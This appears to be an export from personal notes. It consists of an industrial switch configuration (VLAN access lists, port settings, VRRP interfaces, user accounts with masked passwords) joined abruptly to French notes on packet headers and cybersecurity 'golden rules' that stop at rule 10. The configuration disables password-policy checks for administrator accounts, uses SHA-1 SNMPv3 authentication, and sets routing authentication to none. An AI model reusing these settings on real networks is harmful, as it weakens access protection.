ip access-list extended name Vlan32_IN index 16 permit src 192.168.32.0-0.0.0.255 dst 192.168.7.247-0.0.0.0
ip access-list extended name Vlan32_IN index 17 permit src 192.168.7.248-0.0.0.0 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 18 permit src 192.168.32.0-0.0.0.255 dst 192.168.7.248-0.0.0.0
ip access-list extended name Vlan33_IN index 1 permit src any dst 224.0.0.0-0.255.255.255
ip access-list extended name Vlan33_IN index 2 permit src 192.168.33.0-0.0.0.255 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 3 permit src 10.100.0.0-0.0.0.255 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 4 permit src 192.168.33.0-0.0.0.255 dst 10.100.0.0-0.0.0.255
ip access-list extended name Vlan33_IN index 5 permit src 10.2.0.0-0.0.0.255 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 6 permit src 192.168.33.0-0.0.0.255 dst 10.2.0.0-0.0.0.255
ip access-list extended name Vlan33_IN index 7 permit src 10.242.2.0-0.0.0.255 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 8 permit src 192.168.33.0-0.0.0.255 dst 10.242.2.0-0.0.0.255
ip access-list extended name Vlan33_IN index 9 permit src 192.168.7.247-0.0.0.0 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 10 permit src 192.168.33.0-0.0.0.255 dst 192.168.7.247-0.0.0.0
ip access-list extended name Vlan33_IN index 11 permit src 192.168.7.248-0.0.0.0 dst 192.168.33.0-0.0.0.255
ip access-list extended name Vlan33_IN index 12 permit src 192.168.33.0-0.0.0.255 dst 192.168.7.248-0.0.0.0
ip access-list extended name Vlan33_IN index 13 permit src 192.168.1.0-0.0.0.255 dst 192.168.33.1-0.0.0.0
ip access-list extended name Vlan33_IN index 14 permit src 192.168.33.1-0.0.0.0 dst 192.168.1.0-0.0.0.255
ip access-list extended name Vlan33_IN index 15 permit src 172.20.0.0-0.0.255.255 dst 192.168.33.1-0.0.0.0
ip access-list extended name Vlan33_IN index 16 permit src 192.168.33.1-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan33_IN index 17 permit src 192.168.32.0-0.0.0.255 dst 192.168.33.1-0.0.0.0
ip access-list extended name Vlan33_IN index 18 permit src 192.168.33.1-0.0.0.0 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan33_IN index 19 permit src 192.168.1.0-0.0.0.255 dst 192.168.33.59-0.0.0.0
ip access-list extended name Vlan33_IN index 20 permit src 192.168.33.59-0.0.0.0 dst 192.168.1.0-0.0.0.255
ip access-list extended name Vlan33_IN index 21 permit src 172.20.0.0-0.0.255.255 dst 192.168.33.59-0.0.0.0
ip access-list extended name Vlan33_IN index 22 permit src 192.168.33.59-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan33_IN index 23 permit src 192.168.32.0-0.0.0.255 dst 192.168.33.59-0.0.0.0
ip access-list extended name Vlan33_IN index 24 permit src 192.168.33.59-0.0.0.0 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan33_IN index 25 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.11-0.0.0.0
ip access-list extended name Vlan33_IN index 26 permit src 192.168.33.11-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 27 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.12-0.0.0.0
ip access-list extended name Vlan33_IN index 28 permit src 192.168.33.12-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 29 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.21-0.0.0.0
ip access-list extended name Vlan33_IN index 30 permit src 192.168.33.21-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 31 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.22-0.0.0.0
ip access-list extended name Vlan33_IN index 32 permit src 192.168.33.22-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 33 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.23-0.0.0.0
ip access-list extended name Vlan33_IN index 34 permit src 192.168.33.23-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 35 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.31-0.0.0.0
ip access-list extended name Vlan33_IN index 36 permit src 192.168.33.31-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 37 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.32-0.0.0.0
ip access-list extended name Vlan33_IN index 38 permit src 192.168.33.32-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 39 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.33-0.0.0.0
ip access-list extended name Vlan33_IN index 40 permit src 192.168.33.33-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 41 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.34-0.0.0.0
ip access-list extended name Vlan33_IN index 42 permit src 192.168.33.34-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 43 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.35-0.0.0.0
ip access-list extended name Vlan33_IN index 44 permit src 192.168.33.35-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 45 permit src 192.168.28.5-0.0.0.0 dst 192.168.33.36-0.0.0.0
ip access-list extended name Vlan33_IN index 46 permit src 192.168.33.36-0.0.0.0 dst 192.168.28.5-0.0.0.0
ip access-list extended name Vlan33_IN index 47 permit src 192.168.0.150-0.0.0.0 dst 192.168.33.21-0.0.0.0
ip access-list extended name Vlan33_IN index 48 permit src 192.168.33.21-0.0.0.0 dst 192.168.0.150-0.0.0.0
ip access-list extended name Vlan33_IN index 49 permit src 192.168.0.150-0.0.0.0 dst 192.168.33.22-0.0.0.0
ip access-list extended name Vlan33_IN index 50 permit src 192.168.33.22-0.0.0.0 dst 192.168.0.150-0.0.0.0
ip access-list extended name Vlan33_IN index 51 permit src 192.168.0.150-0.0.0.0 dst 192.168.33.23-0.0.0.0
ip access-list extended name Vlan33_IN index 52 permit src 192.168.33.23-0.0.0.0 dst 192.168.0.150-0.0.0.0
ip access-list extended name Vlan33_IN index 53 permit src 192.168.0.151-0.0.0.0 dst 192.168.33.21-0.0.0.0
ip access-list extended name Vlan33_IN index 54 permit src 192.168.33.21-0.0.0.0 dst 192.168.0.151-0.0.0.0
ip access-list extended name Vlan33_IN index 55 permit src 192.168.0.151-0.0.0.0 dst 192.168.33.22-0.0.0.0
ip access-list extended name Vlan33_IN index 56 permit src 192.168.33.22-0.0.0.0 dst 192.168.0.151-0.0.0.0
ip access-list extended name Vlan33_IN index 57 permit src 192.168.0.151-0.0.0.0 dst 192.168.33.23-0.0.0.0
ip access-list extended name Vlan33_IN index 58 permit src 192.168.33.23-0.0.0.0 dst 192.168.0.151-0.0.0.0
ip access-group name Vlan31_IN vlan 31 out sequence 1
ip access-group name Vlan32_IN vlan 32 out sequence 2
ip access-group name Vlan33_IN vlan 32 out sequence 3
interface 1/1
mac notification operation
device-status link-alarm
igmp-snooping static-query-port
name HR-SW607Y
power-state
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no storm-control flow-control
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation include 32
vlan tagging 32
vlan participation include 33
vlan tagging 33
vlan participation include 39
vlan tagging 39
exit
interface 1/2
mac notification operation
device-status link-alarm
igmp-snooping static-query-port
name HR-SW602X
power-state
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no storm-control flow-control
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation include 32
vlan tagging 32
vlan participation include 33
vlan tagging 33
vlan participation include 39
vlan tagging 39
exit
interface 1/3
mac notification operation
device-status link-alarm
name "UPlink HP"
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no storm-control flow-control
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation include 39
vlan tagging 39
exit
interface 1/4
device-status link-alarm
name PGATEX1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 1/5
mac notification operation
no auto-negotiate
device-status link-alarm
name RC-SW603X
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
no storm-control flow-control
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation include 32
vlan tagging 32
vlan participation exclude 33
vlan participation exclude 39
exit
interface 1/6
shutdown
ptp v2-boundary-clock vlan-priority 4
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
exit
interface 1/7
device-status link-alarm
name prov-existantRS30
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
vlan pvid 30
exit
interface 1/8
device-status link-alarm
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
vlan pvid 33
exit
interface 1/9
device-status link-alarm
name SVIDNVRW1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
exit
interface 1/10
shutdown
ptp v2-boundary-clock vlan-priority 4
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
exit
interface 1/11
name SVIDNVRX1
ptp v2-boundary-clock vlan-priority 4
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 1/12
name SVIDNVRX2
ptp v2-boundary-clock vlan-priority 4
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 2/1
device-status link-alarm
name SVIDNVRX1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
vlan pvid 30
exit
interface 2/2
device-status link-alarm
name SVIDNVRX2
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
vlan pvid 30
exit
interface 2/3
device-status link-alarm
name SDAIANAX1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
exit
interface 2/4
device-status link-alarm
name SDAIANAX2
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
exit
interface 2/5
device-status link-alarm
name SDAIANAX3
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
exit
interface 2/6
device-status link-alarm
name SDAIANAX4
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
exit
interface 2/7
device-status link-alarm
name SDAIANAX5
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation include 30
vlan tagging 30
vlan participation include 31
vlan tagging 31
vlan participation exclude 32
vlan participation include 33
vlan tagging 33
vlan participation exclude 39
vlan pvid 31
exit
interface 2/8
shutdown
ptp v2-boundary-clock vlan-priority 4
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation exclude 33
vlan participation exclude 39
exit
interface 3/1
device-status link-alarm
name PDECX1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/2
device-status link-alarm
name PDECX2
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/3
device-status link-alarm
name PDECX3
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/4
device-status link-alarm
name PDECX4
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/5
device-status link-alarm
name PVIDX1
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/6
device-status link-alarm
name PVIDX2
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/7
device-status link-alarm
name PVIDX3
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface 3/8
device-status link-alarm
name PVIDX4
ptp v2-boundary-clock vlan-priority 4
security-status no-link
no spanning-tree edge-auto
no spanning-tree mode
vlan participation exclude 1
vlan participation exclude 30
vlan participation exclude 31
vlan participation exclude 32
vlan participation include 33
vlan participation exclude 39
vlan pvid 33
exit
interface vlan/30
ip routing
ip address primary 192.168.1.250 255.255.255.0
no ip proxy-arp operation
no ip irdp operation
ip irdp address 224.0.0.1
ip irdp holdtime 1800
ip irdp maxadvertinterval 600
ip irdp minadvertinterval 450
ip irdp preference 0
ip ospf area-id 0.0.0.0
no ip ospf operation
ip ospf link-type broadcast
ip ospf priority 1
ip ospf transmit-delay 1
ip ospf retransmit-interval 5
ip ospf hello-interval 10
ip ospf dead-interval 40
ip ospf cost auto
no ip ospf mtu-ignore
ip ospf authentication type none
ip ospf authentication key-id 0
no ip ospf fast-hello
ip rip authentication type none
ip rip authentication key-id 0
ip rip send-version ripv2
ip rip receive-version both
no ip igmp operation
ip igmp querier query-interval 125
ip igmp version 3
ip igmp robustness 2
ip igmp querier last-member-interval 10
ip igmp querier max-response-time 100
ip mcast ttl-threshold 1
ip icmp unreachables
ip icmp redirects
ip mtu 1500
no ip netdirbcast
ip vrrp add 4 priority 130 interval 1000 preempt enable advertisement-ip 224.0.0.18 preempt-delay 0 notify-ip 192.168.1.251 master-candidate 192.168.1.250 domain-id 4 domain-role supervisor accept-mode enable
ip vrrp virtual-address add 4 192.168.1.254
no signal-contact 1 link-alarm
no ip pim operation
ip pim hello-interval 30
no ip pim sparse bsr-border
ip pim sparse dr-priority 1
ip pim sparse join-prune-interval 60
no ip dvmrp operation
ip dvmrp metric 1
no device-status link-alarm
no shutdown
name encodeurs
security-status no-link
exit
interface vlan/31
ip routing
ip address primary 172.20.0.250 255.255.0.0
no ip proxy-arp operation
no ip irdp operation
ip irdp address 224.0.0.1
ip irdp holdtime 1800
ip irdp maxadvertinterval 600
ip irdp minadvertinterval 450
ip irdp preference 0
ip ospf area-id 0.0.0.0
no ip ospf operation
ip ospf link-type broadcast
ip ospf priority 1
ip ospf transmit-delay 1
ip ospf retransmit-interval 5
ip ospf hello-interval 10
ip ospf dead-interval 40
ip ospf cost auto
no ip ospf mtu-ignore
ip ospf authentication type none
ip ospf authentication key-id 0
no ip ospf fast-hello
ip rip authentication type none
ip rip authentication key-id 0
ip rip send-version ripv2
ip rip receive-version both
no ip igmp operation
ip igmp querier query-interval 125
ip igmp version 3
ip igmp robustness 2
ip igmp querier last-member-interval 10
ip igmp querier max-response-time 100
ip mcast ttl-threshold 1
ip icmp unreachables
ip icmp redirects
ip mtu 1500
no ip netdirbcast
ip vrrp add 1 priority 130 interval 1000 preempt enable advertisement-ip 224.0.0.18 preempt-delay 0 notify-ip 172.20.0.251 master-candidate 172.20.0.250 domain-id 1 domain-role supervisor accept-mode enable
ip vrrp virtual-address add 1 172.20.0.254
no signal-contact 1 link-alarm
no ip pim operation
ip pim hello-interval 30
no ip pim sparse bsr-border
ip pim sparse dr-priority 1
ip pim sparse join-prune-interval 60
no ip dvmrp operation
ip dvmrp metric 1
no device-status link-alarm
no shutdown
name cameras
security-status no-link
exit
interface vlan/32
ip routing
ip address primary 192.168.32.250 255.255.255.0
no ip proxy-arp operation
no ip irdp operation
ip irdp address 224.0.0.1
ip irdp holdtime 1800
ip irdp maxadvertinterval 600
ip irdp minadvertinterval 450
ip irdp preference 0
ip ospf area-id 0.0.0.0
no ip ospf operation
ip ospf link-type broadcast
ip ospf priority 1
ip ospf transmit-delay 1
ip ospf retransmit-interval 5
ip ospf hello-interval 10
ip ospf dead-interval 40
ip ospf cost auto
no ip ospf mtu-ignore
ip ospf authentication type none
ip ospf authentication key-id 0
no ip ospf fast-hello
ip rip authentication type none
ip rip authentication key-id 0
ip rip send-version ripv2
ip rip receive-version both
no ip igmp operation
ip igmp querier query-interval 125
ip igmp version 3
ip igmp robustness 2
ip igmp querier last-member-interval 10
ip igmp querier max-response-time 100
ip mcast ttl-threshold 1
ip icmp unreachables
ip icmp redirects
ip mtu 1500
no ip netdirbcast
ip vrrp add 2 priority 130 interval 1000 preempt enable advertisement-ip 224.0.0.18 preempt-delay 0 notify-ip 192.168.32.251 master-candidate 192.168.32.250 domain-id 2 domain-role supervisor accept-mode enable
ip vrrp virtual-address add 2 192.168.32.254
no signal-contact 1 link-alarm
no ip pim operation
ip pim hello-interval 30
no ip pim sparse bsr-border
ip pim sparse dr-priority 1
ip pim sparse join-prune-interval 60
no ip dvmrp operation
ip dvmrp metric 1
no device-status link-alarm
no shutdown
name admin
security-status no-link
exit
interface vlan/33
ip routing
ip address primary 192.168.33.250 255.255.255.0
no ip proxy-arp operation
no ip irdp operation
ip irdp address 224.0.0.1
ip irdp holdtime 1800
ip irdp maxadvertinterval 600
ip irdp minadvertinterval 450
ip irdp preference 0
ip ospf area-id 0.0.0.0
no ip ospf operation
ip ospf link-type broadcast
ip ospf priority 1
ip ospf transmit-delay 1
ip ospf retransmit-interval 5
ip ospf hello-interval 10
ip ospf dead-interval 40
ip ospf cost auto
no ip ospf mtu-ignore
ip ospf authentication type none
ip ospf authentication key-id 0
no ip ospf fast-hello
ip rip authentication type none
ip rip authentication key-id 0
ip rip send-version ripv2
ip rip receive-version both
no ip igmp operation
ip igmp querier query-interval 125
ip igmp version 3
ip igmp robustness 2
ip igmp querier last-member-interval 10
ip igmp querier max-response-time 100
ip mcast ttl-threshold 1
ip icmp unreachables
ip icmp redirects
ip mtu 1500
no ip netdirbcast
ip vrrp add 3 priority 130 interval 1000 preempt enable advertisement-ip 224.0.0.18 preempt-delay 0 notify-ip 192.168.33.251 master-candidate 192.168.33.250 domain-id 3 domain-role supervisor accept-mode enable
ip vrrp virtual-address add 3 192.168.33.254
no signal-contact 1 link-alarm
no ip pim operation
ip pim hello-interval 30
no ip pim sparse bsr-border
ip pim sparse dr-priority 1
ip pim sparse join-prune-interval 60
no ip dvmrp operation
ip dvmrp metric 1
no device-status link-alarm
no shutdown
name video
security-status no-link
exit
interface vlan/39
ip routing
ip address primary 192.168.39.250 255.255.255.0
no ip proxy-arp operation
no ip irdp operation
ip irdp address 224.0.0.1
ip irdp holdtime 1800
ip irdp maxadvertinterval 600
ip irdp minadvertinterval 450
ip irdp preference 0
ip ospf area-id 0.0.0.0
no ip ospf operation
ip ospf link-type broadcast
ip ospf priority 1
ip ospf transmit-delay 1
ip ospf retransmit-interval 5
ip ospf hello-interval 10
ip ospf dead-interval 40
ip ospf cost auto
no ip ospf mtu-ignore
ip ospf authentication type none
ip ospf authentication key-id 0
no ip ospf fast-hello
ip rip authentication type none
ip rip authentication key-id 0
ip rip send-version ripv2
ip rip receive-version both
no ip igmp operation
ip igmp querier query-interval 125
ip igmp version 3
ip igmp robustness 2
ip igmp querier last-member-interval 10
ip igmp querier max-response-time 100
ip mcast ttl-threshold 1
ip icmp unreachables
ip icmp redirects
ip mtu 1500
no ip netdirbcast
ip vrrp add 6 priority 130 interval 1000 preempt enable advertisement-ip 224.0.0.18 preempt-delay 0 notify-ip 192.168.39.251 master-candidate 192.168.39.250 domain-id 6 domain-role member accept-mode enable
ip vrrp virtual-address add 6 192.168.39.254
no signal-contact 1 link-alarm
no ip pim operation
ip pim hello-interval 30
no ip pim sparse bsr-border
ip pim sparse dr-priority 1
ip pim sparse join-prune-interval 60
no ip dvmrp operation
ip dvmrp metric 1
no device-status link-alarm
no shutdown
name interco
no security-status no-link
exit
users add "AdminBPNL"
users add "AdminBYES"
users add "snmpBPNL"
users delete admin
users access-role AdminBPNL administrator
users access-role AdminBYES administrator
users access-role snmpBPNL guest
users lock-status AdminBPNL unlock
users lock-status AdminBYES unlock
users lock-status snmpBPNL unlock
! users password AdminBPNL "********"
! users password AdminBYES "********"
! users password snmpBPNL "********"
users password-policy-check AdminBPNL disable
users password-policy-check AdminBYES disable
users password-policy-check snmpBPNL disable
users snmpv3 authentication AdminBPNL sha1
users snmpv3 authentication AdminBYES sha1
users snmpv3 authentication snmpBPNL sha1
users snmpv3 encryption AdminBPNL aescfb128
users snmpv3 encryption AdminBYES aescfb128
users snmpv3 encryption snmpBPNL aescfb128
users enable AdminBPNL
users enable AdminBYES
users enable snmpBPNL
exit
Réseau - Entêtes des trames
TCP

UDP

IP

Sécurité
Contient les ressources liés à la cybersécurité.
Déroulé d'une attaque type
https://www.stoik.com/cyberattaque-etapes

Etat des cybermenaces (2025)

Evaluation des risques cybersécurité

Golden rules
La réduction des risques induits par l’usage des technologies numériques repose d’abord sur le respect de bonnes pratiques à adopter. À elles seules, ces dix règles d’or vous protègeront de la majorité des risques numériques qui pèsent sur vos usages personnels ou professionnels.
1. Séparez strictement vos usages à caractère personnel de ceux à caractère professionnel
Avec l’avènement d’Internet et l’évolution des usages, la frontière entre vie professionnelle et vie personnelle devient de plus en plus poreuse. Pour sécuriser au mieux vos usages numériques dans ces différents environnements :
- Evitez d’utiliser vos moyens personnels (téléphone mobile, clé USB, etc.) à des fins professionnelles et inversement.
- N’utilisez pas votre adresse email professionnelle pour vous inscrire sur des sites Internet à titre personnel et réciproquement.
- Ne connectez pas d’équipements personnels, ou non fournis par votre service informatique, au réseau de votre entité ou à un équipement professionnel (téléphone mobile personnel, clé USB ou gadget électronique offert, etc.) ; ne connectez vos équipements professionnels sur votre réseau personnel que dans les conditions prévues par votre service informatique.
2. Mettez régulièrement à jour vos outils numériques
Un appareil ou un logiciel qui n’est pas à jour devient vulnérable. Après avoir identifié l’ensemble de vos appareils et logiciels :
- Appliquez les mises à a jour dès qu’elles vous sont proposées.
- Téléchargez les mises à jour uniquement depuis les sites officiels des éditeurs.
- Activez l’option de téléchargement et d’installation automatique des mises à jour, quand elle existe.
3. Protégez vos accès par une authentification double-facteur lorsque c’est possible, ou a minima par des mots de passe robustes
Il est important d’utiliser un mot de passe différent pour chaque accès (messagerie, banque en ligne, comptes de réseaux sociaux, etc.) afin d’éviter l’effet boule de neige en cas de compromission de l’un de vos comptes.
- Créez un mot de passe robuste (suffisamment long, complexe et aléatoire) de 12 caractères minimum et contenant des minuscules, des majuscules, des chiffres et des caractères spéciaux ; les phrases de passe (par exemple, une phrase prise au hasard dans un livre) constituent une bonne alternative parfois plus simple à mémoriser.
- Ne communiquez jamais votre mot de passe à un tiers : aucune organisation ou personne de confiance ne vous demandera de lui communiquer votre mot de passe.
A savoir : un coffre-fort de mots de passe permet de stocker de manière sécurisée l’ensemble de vos mots de passe et vous permet d’en générer de manière aléatoire.
4. Ne laissez pas vos équipements sans surveillance
Lorsque vous êtes en déplacement, veillez à ne jamais laisser vos appareils sans surveillance. Vous vous exposez au vol, à la manipulation et la compromission desdits matériels et de vos données.
Lorsque vous n’utilisez pas votre poste de travail (même au bureau et à la maison), pensez à le verrouiller et placer en lieu sûr l’ensemble de votre matériel informatique (support de stockage, etc.).
5. Prenez soin de vos informations personnelles en ligne
Chacun est responsable de ce qu’il diffuse sur Internet.
- Ne communiquez jamais d’informations sensibles sur des sites qui ne vous semblent pas suffisamment protégés, surtout lorsque la mention “Non sécurisé” apparaît à gauche de l’adresse du site Internet.
- Veillez à bien identifier les personnes avec qui vous communiquez sur Internet ; en cas de doute sur une identité, contactez cette personne par un autre moyen avant d'effectuer la moindre action ou de répondre à une requête.
6. Protégez votre messagerie électronique
L’hameçonnage (ou phishing en anglais) désigne une technique frauduleuse qui consiste à usurper l’identité d’un organisme connu (banque, opérateurs, etc.) ou d’un proche pour récupérer des informations.
- Ne cliquez jamais sur un lien et/ou une pièce jointe qui vous semblent douteux ; en cas de suspicion, passez la souris sur le lien pour voir apparaître l’adresse vers laquelle il dirige et appréciez sa légitimité.
- Ne répondez jamais à un mail suspect ; au moindre doute, contactez l’expéditeur par un autre canal.
- Activez la double authentification pour sécuriser vos accès si le fournisseur de messagerie le permet.
7. Évitez les réseaux Wi-Fi publics ou inconnus
S’ils peuvent s’avérer très utiles, les réseaux Wi-Fi publics sont une aubaine pour les attaquants. Très faciles d’accès, ces réseaux peuvent être contrôlés pour intercepter vos informations.
- Désactivez les connexions sans-fil (Wi-Fi, Bluetooth, NFC, etc.) lorsque vous ne vous en servez pas pour éviter que vos appareils s’y connectent automatiquement.
- Lorsque cela est possible, préférez le partage de connexion depuis votre mobile ; sécurisez la connexion avec un mot de passe robuste.
- Si vous n’avez d’autre choix que d’utiliser un Wi-Fi public, veillez à ne jamais y réaliser d’opérations à caractère sensible (paiement par carte bancaire, déclaration d’impôts, renseignement d’informations confidentielles, etc.) et utilisez, si possible, un réseau privé virtuel (VPN).
8. Sauvegardez régulièrement vos données
Effectuez des sauvegardes régulières de vos données personnelles et professionnelles sur des supports distincts selon les usages, et placez-les en sécurité. Cela vous protège en cas de panne, de perte, de vol, de destruction de votre matériel ou d'attaque informatique.
- Utilisez des stockages externes (clé USB, disque dur, etc.) ou optez pour un service de stockage en ligne (cloud).
- Privilégiez les capacités de stockage mises à disposition par votre entreprise pour vos données professionnelles.
- Chiffrez le contenu de vos appareils de stockage.
- Réalisez des sauvegardes non connectées de manière régulière.
9. Protégez-vous des virus et autres logiciels malveillants
Sur Internet, les logiciels malveillants (virus, vers, cheval de Troie, logiciel espion, etc.) représentent un risque réel. Ils sont distribués par de nombreux vecteurs dont vous pouvez vous protéger grâce à :
- Un antivirus dont vous respectez les recommandations (mise à jour des bases virales, suppression ou mise en quarantaine des fichiers suspects).
- Un pare-feu bien configuré qui bloquera les connexions non désirées depuis et vers votre ordinateur.
L’utilisation de ces outils ne sera efficace qu’à condition d’y associer quelques bonnes pratiques :
- N’utilisez jamais un service ou un équipement inconnu ou abandonné (une clé USB par exemple).
- Attribuez un usage spécifique à chaque clé USB pour réduire les effets d’une éventuelle contamination.
10. Accordez le juste niveau de privilèges
Plusieurs personnes peuvent avoir accès au même poste de travail avec un accès plus ou moins restreint, défini selon leurs besoins.
